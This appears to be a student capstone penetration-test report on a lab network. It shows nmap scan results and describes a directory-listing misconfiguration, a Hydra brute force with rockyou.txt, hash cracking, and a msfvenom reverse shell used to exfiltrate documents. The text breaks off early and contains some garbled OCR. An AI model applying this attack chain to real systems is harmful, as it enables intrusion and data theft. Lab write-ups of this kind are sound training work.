Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-
445/tcp	open	microsoft-ds	-
2179/tcp	open	vmrdp	-
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.1p1 Debian

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
9200/tcp	open	http	Elasticsearch REST API 7.6.1

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp	open	http	Apache httpd 2.4.29

Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Virtual machine host / NATSwitch
Kali	192.168.1.90	Penetration test / Vulnerability scan
ELK	192.168.1.100	SIEM
Capstone	192.168.1.105	Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Enabled	*Following a network scan, we were able to access and conduct reconnaissance at 192.168.1.105, which yielded important information due to a apache server misconfiguration.*	*Access to the Directory listing allowed us to gain information on the users, useful for password cracking. And also the path to the secret directory, "company_folders/secret_folder"*
No password failure lockout	*Due to there being no limit to the amount of failed password attempts I was able to brute force Ashton's password using Hydra.*	*The For ashtoWebdav's susceptibility to brute force attempts was the initial vulnerability which allowed us access to restricted subdomains and information*
Weak password practices	*Ashton's password was included in the "rockyou.txt" wordlist used for brute forcing passwords, allowing for easy cracking.*	*Accessing Ashton's account gave us access to the "secret_folder" which provided the steps to upload files to the Webdav, and Ryan's password hash.*
Poor security practices	*It was indicated at the logon point that Ashton could access the "secret_folder" subdirectory. Ryan's password hash was also left in a note on the web server, allowing for it to be easily cracked with crackstation.*	*Knowing who had access to the "secret_folder" simplified our brute force attempt. The poor password management allowed us to gain access to Ryan's account and upload files to the Webdav.*
Persistent reverse shell backdoor	*The web server was vulnerable to file upload which allowed us to write a script with msfvenom to gain a meterpreter session on the Capstone machine.*	*Gaining a reverse shell allowed us to exfiltrate sensitive documents, along with execute any other arbitrary code, to unprecedented impact.*

Exploitation: Directory Listing Enabled

01

Tools & Processes

After conducting network discovery with nmap,

“nmap -sV –top-ports 1000 192.168.1.1/24”

we found it possible to access the Capstone machine “192.168.1.105” by navigating to this address in a web browser.


02

Achievements

The misconfiguration of the apache server allowed for reconnaissance leading to the discovery of potential usernames, to later be used in a brute force attack.

Exploitation: Directory Listing Enabled

01



